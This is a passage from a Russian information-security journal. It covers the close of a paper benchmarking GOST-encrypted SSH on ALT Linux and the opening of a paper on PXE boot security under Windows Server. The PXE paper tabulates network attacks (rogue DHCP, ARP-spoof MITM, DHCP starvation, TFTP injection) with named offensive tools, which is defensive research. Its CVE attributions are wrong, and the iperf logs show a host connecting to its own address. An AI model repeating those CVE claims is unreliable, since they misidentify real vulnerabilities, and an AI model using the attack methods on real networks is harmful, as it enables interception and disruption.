При корректной настройке клиента на те же ГОСТ-режимы, что и на сервере, SSH-сессия успешно устанавливалась, что демонстрирует совместимость реализованных в ALT Linux пакетов `openssh-gostcrypto` и их пригодность для практического использования в администрировании. Сравнение логов показало, что в обоих направлениях трафик шифруется ГОСТ-алгоритмами, а любые отклонения от заданного набора приводят к немедленному разрыву соединения.

Для подтверждения корректности работы ГОСТ-шифрования в SSH-сессии был выполнен перехват сетевого трафика между клиентом и сервером с использованием утилиты Wireshark [1]. В ходе анализа зафиксировано, что после успешного согласования алгоритмов в начале сессии клиент и сервер обмениваются пакетами, в которых явно указано использование ГОСТ-алгоритмов (см. рисунок 4).

В захваченных пакетах (например, пакет №18) отображается структура SSHv2 с указанием применяемых криптографических алгоритмов, а также длина зашифрованного пакета и его зашифрованное содержимое. Это подтверждает, что весь трафик SSH, включая

служебные сообщения и данные пользователя, защищён с использованием отечественных стандартов шифрования [2,3].




Рис. 4. Анализ SSH-трафика при успешном подключении с ГОСТ-алгоритмами.

При попытке подключения с несовместимыми алгоритмами (например, ChaCha20) Wireshark фиксировал только этап согласования алгоритмов и последующий разрыв соединения, что соответствует политике безопасности, настроенной на сервере (см. рисунок 5).




Рис. 5. Анализ SSH-трафика при неудачной попытке подключения с несовместимыми алгоритмами.

Для оценки влияния ГОСТ-шифрования на производительность SSH-подключений были проведены измерения сетевой пропускной способности с использованием утилиты iperf в рамках установленной SSH-сессии. Измерения выполнялись между виртуальными машинами (клиент и сервер) в идентичных сетевых условиях как с ГОСТ-алгоритмами, так и со стандартными алгоритмами (см. таблицу 1).

Рубрика 2. Методы и системы защиты информации, информационная безопасность

Таблица 1 – Сравнение пропускной способности SSH-сессий с разными алгоритмами шифрования

Тип шифрования	Алгоритм шифрования	Пропускная способность	Средняя пропускная способность	Отклонение	Передаваемый объём данных	Нагрузка на ЦПУ	Использование памяти
ГОСТ-алгоритм	grasshopper-ctr@altlinux.org	30.8 Гбит/с	30.5 Гбит/с	±1.0 Гбит/с (3.2%)	35.8 ГБ	60–64%	0.2%
		30.9 Гбит/с			36.0 ГБ		
		29.9 Гбит/с			36.0 ГБ		
Стандартный алгоритм	chacha20-poly1305@openssh.com	31.9 Гбит/с	31.7 Гбит/с	±0.6 Гбит/с (1.8%)	36.9 ГБ	60–62%	0.2%
		30.6 Гбит/с			35.7 ГБ		
		32.6 Гбит/с			37.1 ГБ		

Проведённые измерения демонстрируют, что использование ГОСТ-шифрования (grasshopper-ctr) в SSH-сессиях обеспечивает пропускную способность, сопоставимую со стандартными алгоритмами (chacha20-poly1305). Средняя скорость передачи данных составила 30.5 Гбит/с для ГОСТ (см. рисунок 6) против 31.7 Гбит/с для ChaCha20 (см. рисунок 7), что указывает на незначительное снижение производительности (около 3.8%).

```
[root@Demodovaaltserver ~]# systemctl restart sshd
[root@Demodovaaltserver ~]# iperf -s

-----
Server listening on TCP port 5001
TCP window size: 128 KByte (default)
-----
[  4] local 10.50.100.10 port 5001 connected with 10.50.100.10 port 59436
[ ID] Interval      Transfer    Bandwidth
[  4] 0.0-10.0 sec  35.8 GBytes 30.8 Gbits/sec
[  4] local 10.50.100.10 port 5001 connected with 10.50.100.10 port 34964
[  4] 0.0-10.0 sec  36.0 GBytes 30.9 Gbits/sec
^[[A
[  4] local 10.50.100.10 port 5001 connected with 10.50.100.10 port 35068
[  4] 0.0-10.0 sec  36.0 GBytes 30.9 Gbits/sec
```

Рис. 6. Измерение пропускной способности SSH-сессии с ГОСТ-шифрованием.

```
gostuser@Demodovaaltserver: /home/gostuser
Файл Правка Вид Поиск Терминал Помощь
Last login: Wed Dec 10 21:16:20 2025 from 10.50.100.30
[gostuser@Demodovaaltserver ~]$ iperf -c 10.50.100.10
-----
Client connecting to 10.50.100.10, TCP port 5001
TCP window size: 2.50 MByte (default)
-----
[  3] local 10.50.100.10 port 45666 connected with 10.50.100.10 port 5001
[ ID] Interval      Transfer    Bandwidth
[  3] 0.0-10.0 sec  37.1 GBytes 31.9 Gbits/sec
[gostuser@Demodovaaltserver ~]$ iperf -c 10.50.100.10
-----
Client connecting to 10.50.100.10, TCP port 5001
TCP window size: 2.50 MByte (default)
-----
[  3] local 10.50.100.10 port 58252 connected with 10.50.100.10 port 5001
[ ID] Interval      Transfer    Bandwidth
[  3] 0.0-10.0 sec  35.7 GBytes 30.6 Gbits/sec
[gostuser@Demodovaaltserver ~]$ iperf -c 10.50.100.10
-----
Client connecting to 10.50.100.10, TCP port 5001
TCP window size: 2.50 MByte (default)
-----
[  3] local 10.50.100.10 port 39124 connected with 10.50.100.10 port 5001
[ ID] Interval      Transfer    Bandwidth
[  3] 0.0-10.0 sec  37.9 GBytes 32.6 Gbits/sec
[gostuser@Demodovaaltserver ~]$
```

Рис. 7. Измерение пропускной способности SSH-сессии со стандартным алгоритмом.

При этом нагрузка на ЦПУ в обоих случаях была практически идентичной (60–64%), что подтверждает вычислительную эффективность реализации алгоритма «Кузнечик» в ALT Linux. Использование памяти оставалось минимальным (0.2% от доступной ОЗУ), что

свидетельствует об отсутствии существенных накладных расходов на хранение криптографических контекстов.

Таким образом, внедрение ГОСТ-шифрования в SSH-подключения не приводит к критичному падению производительности, что делает его практичным решением для организаций, требующих соответствия отечественным стандартам криптозащиты без существенных компромиссов в скорости передачи данных.

Заключение

Проведённое исследование показало, что настройка SSH в ALT Linux на использование только ГОСТ-алгоритмов позволяет эффективно контролировать криптографический профиль подключений и предотвращать установление сессий с неподходящими алгоритмами. Несмотря на то, что потенциальный злоумышленник теоретически может установить у себя те же криптографические библиотеки, на практике необходимость точного совпадения режимов шифрования и MAC-функций задаёт дополнительный барьер и упрощает формирование строгой криптополитики в инфраструктуре организации.

В результате исследования была составлена сравнительная таблица пропускной способности SSH-сессий. С точки зрения производительности, реализация ГОСТ-шифрования в ALT Linux демонстрирует высокую эффективность: средняя пропускная способность SSH-сессий с алгоритмом «Кузнечик» составляет 30.5 Гбит/с, что лишь на 3.8% ниже, чем при использовании оптимизированного стандартного алгоритма ChaCha20-Poly1305 (31.7 Гбит/с). При этом нагрузка на ЦПУ и потребление памяти остаются сопоставимыми, что подтверждает технологическую зрелость отечественных криптографических реализаций.

Анализ сетевого трафика с использованием Wireshark подтвердил корректность работы ГОСТ-алгоритмов на транспортном уровне SSH: в захваченных пакетах явно указываются используемые криптографические режимы, а весь трафик проходит в зашифрованном виде, что соответствует требованиям защиты передаваемых данных.

Библиографический список

1. Алипар А. Wireshark для всех. Лайфхаки на каждый день [Электронный ресурс] // Habr. 2021. 14 июня. URL: <https://habr.com/ru/companies/vdsina/articles/562110/> (дата обращения: 01.12.2025).
2. ГОСТ Р 34.10–2012. Информационная технология. Криптографическая защита информации. Процессы формирования и проверки электронной цифровой подписи.
3. ГОСТ Р 34.12–2015. Информационная технология. Криптографическая защита информации. Блочные шифры.
4. Официальный репозиторий пакетов ALT Linux [Электронный ресурс]. URL: <https://packages.altlinux.org/> (дата обращения: 10.11.2025).
5. Openssh-gostcrypto [Электронный ресурс] // ALT Linux Packages. URL: <https://packages.altlinux.org/ru/p10/srpms/openssh-gostcrypto/> (дата обращения: 11.12.2025).
6. Openssl-gost-engine [Электронный ресурс] // ALT Linux Packages. URL: <https://packages.altlinux.org/ru/p10/srpms/openssl-gost-engine/> (дата обращения: 11.12.2025).
7. Создание SSH-туннелей, использующих контроль целостности заголовков IP-пакетов в соответствии с ГОСТ Р 34.12-2015 [Электронный ресурс] // Документация ALT Linux. ALT Workstation 10.2. URL: https://docs.altlinux.org/ru-RU/alt-workstation/10.2/html/alt-workstation/ssh_t.html (дата обращения: 11.12.2025).
8. Уймин А. Г. Определение отечественной технологической платформы в рамках создания киберполигона: «Сетевое и системное администрирование» // Текущие вызовы в подготовке кадров. Обучение специалистов по современным направлениям информационных технологий, кибербезопасности и ИКТ-электроники, актуальным для экономики данных: сборник научных трудов. Тверь, 2024. С. 122–123.

References

1. Alitsar A. Wireshark for everyone. Life hacks for every day [Electronic resource] // Habr. 2021. June 14. URL: <https://habr.com/ru/companies/vdsina/articles/562110> / (date of reference: 12/01/2025).
2. GOST R 34.10–2012. *Information technology. Cryptographic protection of information. The processes of forming and verifying an electronic digital signature.*
3. GOST R 34.12–2015. *Information technology. Cryptographic protection of information. Block ciphers.*
4. The official repository of ALT Linux packages [Electronic resource]. URL: <https://packages.altlinux.org> (date of request: 10.11.2025).
5. Openssh-gostcrypto [Electronic resource] // ALT Linux Packages. URL: <https://packages.altlinux.org/ru/p10/srpms/openssh-gostcrypto> / (date of request: 12/11/2025).
6. Openssl-gost-engine [Electronic resource] // ALT Linux Packages. URL: <https://packages.altlinux.org/ru/p10/srpms/openssl-gost-engine> / (date of request: 11.12.2025).
7. Creation of SSH tunnels using integrity control of IP packet headers in accordance with GOST R 34.12-2015 [Electronic resource] // Documentation of ALT Linux. ALT Workstation 10.2. URL: https://docs.altlinux.org/ru-RU/alt-workstation/10.2/html/alt-workstation/ssh_t.html (date of request: 11.12.2025).
8. Uimin A. G. Definition of a domestic technological platform within the framework of creating a cyber polygon: "Network and system administration" // Current challenges in personnel training. Training of specialists in modern areas of information technology, cybersecurity, and ICT electronics relevant to the data economy: a collection of scientific papers. Tver, 2024. pp. 122-123.

Информация об авторах

Демидова Дарья Владимировна — студент кафедры математических методов обеспечения безопасности систем, Российский государственный университет нефти и газа (национальный исследовательский университет) имени И.М. Губкина, г. Москва, e-mail: dariavdemidova@gmail.com

Комнацкая Елизавета Дмитриевна — студент кафедры математических методов обеспечения безопасности систем, Российский государственный университет нефти и газа (национальный исследовательский университет) имени И.М. Губкина, г. Москва, e-mail: komnatskayay@bk.ru

ISSUES OF SSH CONNECTION PROTECTION BASED ON GOST ENCRYPTION IN ALT OS

Demidova D. V.¹, Komnatskaya E. D.¹

¹Gubkin Russian State University of Oil and Gas (National Research University), Moscow, Russian Federation

Abstract. *The paper discusses the issues of improving the security of remote administration through the use of domestic cryptographic algorithms when establishing SSH connections in the ALT Linux operating system. The relevance of the study is due to the need to comply with the requirements of Russian regulators in the field of information protection and reduce dependence on foreign cryptographic solutions. The problem lies in assessing the stability of SSH connections when using GOST algorithms and analyzing the impact of the chosen cryptographic policy on the possibility of unauthorized access and connection performance. The process of establishing and functioning an SSH connection is chosen as the object of research, and the subject is the behavior of the server when the client and server cryptographic sets do not match. To solve this problem, an experimental setup of an SSH server and client in ALT Linux was performed using gostcrypto packages implementing the Grasshopper, Magma algorithms and Stribog-based integrity control functions. The research methodology included modeling legitimate and illegitimate connection attempts, analyzing network traffic using Wireshark, as well as measuring bandwidth and resource load. The experimental results showed that a server configured to use only GOST algorithms effectively blocks connections with incompatible cryptographic parameters. If the client is configured correctly, the connection is stable and complies with the specified security policy. Performance measurements have demonstrated that the use of GOST encryption provides throughput comparable to standard OpenSSH algorithms, with a similar load on computing resources. The conclusion is made about the practical applicability of GOST encryption in SSH connections for secure administration in domestic operating systems.*

Keywords: *SSH connection; GOST cryptography; ALT Linux; information security; remote administration; network encryption.*

Information about the authors

Demidova Daria Vladimirovna — student of the Department of Mathematical Methods of System Security, Gubkin Russian State University of Oil and Gas (National Research University), Moscow, e-mail: dariavdemidova@gmail.com

Komnatskaya Elizaveta Dmitrievna — student of the Department of Mathematical Methods of System Security, Gubkin Russian State University of Oil and Gas (National Research University), Moscow, e-mail: komnatskayay@bk.ru

НАСТРОЙКА И ФУНКЦИОНАЛЬНОЕ ТЕСТИРОВАНИЕ PXE BOOT НА БАЗЕ WINDOWS SERVER. ВОПРОСЫ БЕЗОПАСНОСТИ

Аннотация. Рассматривается настройка и функциональное тестирование технологии PXE boot на базе Windows Server с акцентом на безопасность сетевой загрузки. Цель исследования состоит в анализе рисков, возникающих из-за использования протоколов DHCP и TFTP, отсутствия встроенной аутентификации и передачи критических параметров загрузки по сети, а также в практической проверке меры защиты на основе сегментации. В работе систематизированы сценарии MITM-атак, Rogue DHCP, DHCP Starvation, TFTP Flood, TFTP File Injection и перезаписи DHCP-опций, приведены условия их реализации, возможные последствия и применяемые инструменты.

Экспериментальная часть выполнена на виртуальном стенде, развернутом на базе KVM в среде Proxmox VE. Сервер Windows Server 2019 выполнял роли DHCP и Windows Deployment Services, а клиентская виртуальная машина использовалась для проверки полного цикла PXE boot. Функциональное тестирование подтвердило выдачу сетевых параметров, получение загрузочного файла от WDS и запуск установки операционной системы. Дополнительно продемонстрирован сценарий Rogue DHCP, при котором клиент принимал подмененные сетевые параметры от постороннего DHCP-сервера.

Для снижения рисков PXE-инфраструктура была вынесена в отдельный VLAN с собственным DHCP-пулом и ограниченным доступом. Проверка показала, что клиент вне PXE-VLAN не получает PXE-ответов, а после назначения соответствующего VLAN успешно выполняет сетевую загрузку. Полученные результаты подтверждают практическую эффективность сетевой сегментации для ограничения доступа к широкополосному DHCP/TFTP-трафику и уменьшения поверхности атаки. В качестве дополнительных мер защиты рекомендуется применять DHCP Snooping, контроль доступа и аутентификацию, а также аудит событий инфраструктуры Windows Server.

Ключевые слова: PXE boot, DHCP, WDS, сетевая безопасность, VLAN-сегментация, TFTP.

Введение

В эпоху цифровизации и роста киберугроз технология PXE (Preboot eXecution Environment) boot в инфраструктуре Microsoft Windows Server остается ключевым инструментом для автоматизированного развертывания операционных систем в корпоративных сетях, обеспечивая сетевую загрузку устройств без локальных носителей. PXE зависит от протоколов DHCP и TFTP, которые используют UDP. Кроме того, у PXE нет встроенной системы аутентификации. Это делает ее уязвимой для различных атак, включая MITM (Man-in-the-Middle), DoS (Denial of Service) и подмену загрузочных образов.

В последнее время участились случаи компрометации инфраструктурных сетей через rogue-серверы, что делает эту проблему особенно актуальной для таких отраслей, как энергетика и IT, где устойчивость к киберугрозам критична для непрерывности бизнеса. PXE boot представляет собой стандарт для сетевой загрузки, интегрированный с DHCP-запроса клиента (DORA: Discover-Offer-Request-Acknowledge), за которым следует передача загрузочного файла (boot.wim) через TFTP порт 69. В Windows Server эта технология поддерживает опции DHCP 066 (Boot Server Host Name) и 067 (Bootfile Name), обеспечивая seamless-интеграцию с WDS для распределения образов ОС.

Модель безопасности PXE строится на принципах CIA (Confidentiality, Integrity, Availability) с особым вниманием к аутентификации. Для этого применяются DHCP Snooping на коммутаторах, авторизация через Active Directory (AD) и аудит событий в Event Viewer. Анализ уязвимостей по CVE выявляет риски, влияющие на PXE, такие как CVE-2020-1350 (ZeroLogon) для эскалации привилегий и CVE-2018-8320 (LLMNR) для spoofing, которые могут привести к подмене загрузочных процессов. В соответствии с нормативными требованиями ФСТЭК России, включая Федеральный закон № 149-ФЗ (об информации), № 152-ФЗ (о персональных данных), а также Приказы № 17 (ГИС), № 21 (ИСПДн) и № 239 (КИИ),

необходимо шифровать трафик, проводить аудит и сегментировать сеть для предотвращения несанкционированного доступа.

Технология PXE boot в Windows Server подвержена уязвимостям из-за использования UDP при атаках и отсутствия аутентификации в большинстве реализаций. Данные уязвимости можно разделить на классы: MITM-атаки, DoS-атаки и атаки на целостность данных.

Таблица 1 – Атаки на PXE boot

Тип атаки	Описание	Условия	Последствия	Инструменты
MITM через ARP-spoof (DHCP/TFTP)	Отравление ARP-кэша для перехвата PXE-трафика и подмены ответов.	Доступ к L2, отсутствие DAI.	MITM, подмена загрузочных файлов, вредоносная ОС.	Etercap 0.8.3.1- Bertillon, Scapy 2.7.0
Rogue DHCP (Options 66/67)	Навязывание ложного TFTP-сервера через поддельный DHCP.	Broadcast-доступ, нет авторизации DHCP.	On-path MITM для PXE, подмена WDS.	Dhcpig 1.6, Yersinia 0.8.2
IPv6 MITM: rogue RA/DHCPv6	Рассылка RA/DHCPv6 для навязывания параметров PXE.	Включенный IPv6, отсутствие RA Guard.	Полный MITM для сетевой загрузки в IPv6.	Mitm6 0.3.0.
DHCP Starvation	Исчерпание пула адресов поддельными запросами.	Доступ к сети, слабый мониторинг.	DoS, невозможность PXE-загрузки для новых устройств.	Yersinia 0.8.2, Gobbler 2.0.1
TFTP Flood	Флуд запросами на TFTP для перегрузки WDS.	Открытый TFTP, отсутствие rate-limiting.	DDoS, downtime развертывания ОС.	Hping3-0.0.20051105-alt8, custom scripts.
TFTP File Injection	Внедрение фальшивых файлов в PXE-процесс.	MITM-позиция, отсутствие подписи.	Подмена образов ОС, установка malware.	Scapy 2.7.0
DHCP Option Overwrite	Перезапись опций (66/67) в ответах.	Отсутствие защиты, broadcast-доступ.	Подмена boot-файлов, несанкционированное развертывание.	Scapy 2.7.0

Для иллюстрации процесса PXE boot предлагается схема на рисунке 1, построенная с использованием PlantUML.




Рис. 1. Процесс PXE boot

Представленная схема последовательности визуализирует стандартизированный процесс сетевой загрузки PXE (Preboot eXecution Environment), который включает три

Рубрика 2. Методы и системы защиты информации, информационная безопасность

ключевых этапа взаимодействия между компонентами инфраструктуры. На первом этапе клиентское оборудование инициирует широковещательный DHCP Discover запрос, на который DHCP-сервер реагирует предложением сетевых параметров, включая критические опции 66 (адрес TFTP-сервера) и 67 (имя загрузочного файла). Данная фаза представляет собой наиболее уязвимую точку для атак типа «man-in-the-middle», поскольку злоумышленник может осуществить подмену параметров загрузки через rogue DHCP-сервер или посредством модификации легитимных DHCP-ответов.

Второй этап предполагает непосредственную загрузку исполняемых компонентов операционной системы через протокол TFTP, характеризующийся отсутствием механизмов аутентификации и криптографической защиты целостности передаваемых данных. Эта особенность делает возможными атаки на целостность, включая инъекцию вредоносного кода в загрузочные образы и полную подмену файлов в процессе передачи. Третий этап инициализации ОС, хотя и не детализирован в схеме в полном объеме, потенциально подвержен компрометации через уязвимости сопутствующих служб, что может привести к несанкционированному доступу или нарушению политик безопасности.

Схематически обозначенные точки уязвимости коррелируют с ранее описанными классами атак: подмена DHCP-опций соответствует MITM-атакам типа «Rogue DHCP», угроза целостности загрузочных файлов реализуется через «TFTP File Injection», а возможность перезагрузки TFTP-сервера флуд-атаками приводит к нарушению доступности службы сетевой загрузки.

Объектом исследования является инфраструктура PXE boot, реализованная в ОС Windows Server. Предметом – уязвимости, атаки и меры защиты, которые применяются в процессе настройки и тестирования рассматриваемой инфраструктуры. Целью исследования является анализ потенциальных угроз и разработка рекомендаций, направленных на обеспечение безопасности при использовании PXE boot.

Количество исследований, посвященных настройке и функциональному тестированию PXE boot на базе Windows Server с акцентом на вопросы безопасности, остается ограниченным. В основном доступна лишь официальная документация Microsoft по WDS и интеграции с DHCP [1,2]. Кроме того, есть статьи, в которых описываются общие принципы сетевой загрузки и меры защиты от атак на broadcast-протоколы в Windows-системах [3,4,5]. Но научных работ, посвященных экспериментальному анализу уязвимостей PXE в виртуальной среде и симуляцией атак с использованием инструментов, таких как Yersinia или Scapy, практически не проводилось. Это подчеркивает актуальность данной темы в условиях возрастающих киберугроз [6].

Для реализации поставленной цели был проведен детальный анализ технической документации, которая направлена на сетевую загрузку. На виртуальном стенде с Windows Server были выполнены тестовые настройки, включающие моделирование PXE boot и проверку мер безопасности. Для этого на компьютере с процессором Intel Core i7 и оперативной памятью 16 ГБ был развернут виртуальный стенд на базе гипервизора KVM, реализованного в среде Proxmox VE. Внутри нее были развернуты виртуальные машины: сервер с Windows Server 2019 и клиентская машина. Виртуальным машинам были выделены параметры: оперативная память 2048 МБ, 2 процессора, порядок загрузки с приоритетом сети, видеопамять 16 МБ, а также VDI-диск размером 60 ГБ. Эти параметры обеспечили достаточную производительность для настройки ролей, тестирования PXE и оценки уязвимостей без дополнительных сложностей.

Результаты исследования

В статье сначала исследуются риски, связанные с протоколами DHCP и TFTP, включая атаки типа MITM, DoS и подмену загрузочных образов, а также анализируются конкретные уязвимости (CVE), актуальные для Windows Server. Для проверки этих теоретических угроз и оценки эффективности мер защиты был проведен эксперимент в виртуальной среде, имитирующей корпоративную сеть. Настройка ролей DHCP и WDS на Windows Server

позволила воспроизвести реальный процесс PXE boot, включая этапы DORA и передачу загрузочных файлов через TFTP.

В рамках практической части исследования по настройке и функциональному тестированию PXE boot на базе Windows Server была использована виртуальная среда, имитирующая типичную корпоративную сеть с элементами удаленного развертывания операционных систем. Топология включает центральный сервер под управлением Windows Server, выполняющий роли DHCP-сервера и сервера Windows Deployment Services (WDS), а также клиентскую виртуальную машину, предназначенную для тестирования сетевой загрузки. Сервер и клиент соединены в изолированной виртуальной сети (например, с использованием гипервизора вроде Hyper-V или Proxmox VE), где сервер выступает в качестве источника IP-адресов и загрузочных образов, а клиент – в роли устройства, инициирующего PXE-запросы. Это обеспечивает контролируемую среду для демонстрации процесса сетевой загрузки без внешних помех, с акцентом на broadcast-трафик протоколов DHCP и TFTP.

На рисунке 2 изображена общая схема топологии сети, где сервер Windows Server (с IP-адресом из пула DHCP) подключен к виртуальному коммутатору, а клиентская виртуальная машина настроена на сетевую загрузку (PXE boot) без локального диска, что позволяет наблюдать полный цикл DORA (Discover-Offer-Request-Acknowledge) с последующей передачей загрузочного образа.




Рис. 2. Топология сети

Данная топология выбрана для минимизации внешних факторов и фокусировки на уязвимостях, связанных с отсутствием аутентификации в протоколах PXE и DHCP, что делает систему подверженной атакам типа rogue DHCP или MITM. В реальной среде такая конфигурация может быть расширена на несколько подсетей с использованием DHCP Relay Agent, но в эксперименте использована единая L2-сегментация для упрощения тестирования.

Клиентская машина, в свою очередь, инициализирует загрузку по сети, запрашивая сначала IP-адрес через DHCP, а затем – загрузочный файл через TFTP, что интегрируется с WDS для предоставления образов ОС. Это позволяет оценить функциональность и выявить потенциальные риски безопасности, такие как подмена загрузочных файлов или исчерпание пула адресов.

Суть практической части заключается в развертывании и конфигурировании инфраструктуры сетевой загрузки (PXE) на базе Windows Server. Ключевым этапом является настройка роли DHCP-сервера, которой, помимо базовой функции назначения IP-адресов, делегируется задача предоставления клиентским машинам параметров сетевой загрузки. Это включает в себя определение в DHCP-опциях (Option 66, 67) адреса TFTP-сервера и пути к загрузочному образу. В результате компьютеры, не имеющие локальной операционной системы или инициировавшие загрузку по сети, получают от сервера не только сетевой адрес, но и инструкции, позволяющие автоматически загрузить и установить ОС из централизованного образа.

Процесс ориентирован на корпоративные сценарии, где требуется автоматизированное развертывание операционных систем без физического вмешательства, но с учетом вопросов безопасности, таких как отсутствие встроенной аутентификации и зависимость от UDP-протоколов.

В процессе конфигурации DHCP была создана область адресов, соответствующая адресному пространству экспериментальной сети, а также заданы необходимые параметры, обеспечивающие корректную передачу PXE-клиентам сведений о загрузочном сервере и

Рубрика 2. Методы и системы защиты информации, информационная безопасность

начальном загрузочном образе. Дополнительно были настроены опции DHCP, используемые в сценариях сетевой загрузки, что позволило обеспечить корректное взаимодействие между PXE-клиентами и сервером.

В службе WDS был добавлен загрузочный образ операционной системы, используемый для тестирования процесса сетевой загрузки. Указанные действия являются стандартными для развертывания PXE-инфраструктуры и не представляют самостоятельного исследовательского интереса, в связи с чем далее основное внимание уделяется вопросам сегментации сети и механизмам защиты от сетевых атак.

На рисунке 3 показана конфигурация параметров области DHCP. Помимо стандартных опций (003 – шлюз, 006 – DNS-сервер), задан критически важный параметр 060 (PXEClient) со значением «PXEClient». Это указывает DHCP-серверу на необходимость идентифицировать себя для PXE-клиентов, что является обязательным условием для корректной работы сетевой загрузки в среде со смешанным DHCP/PXE-сервером.

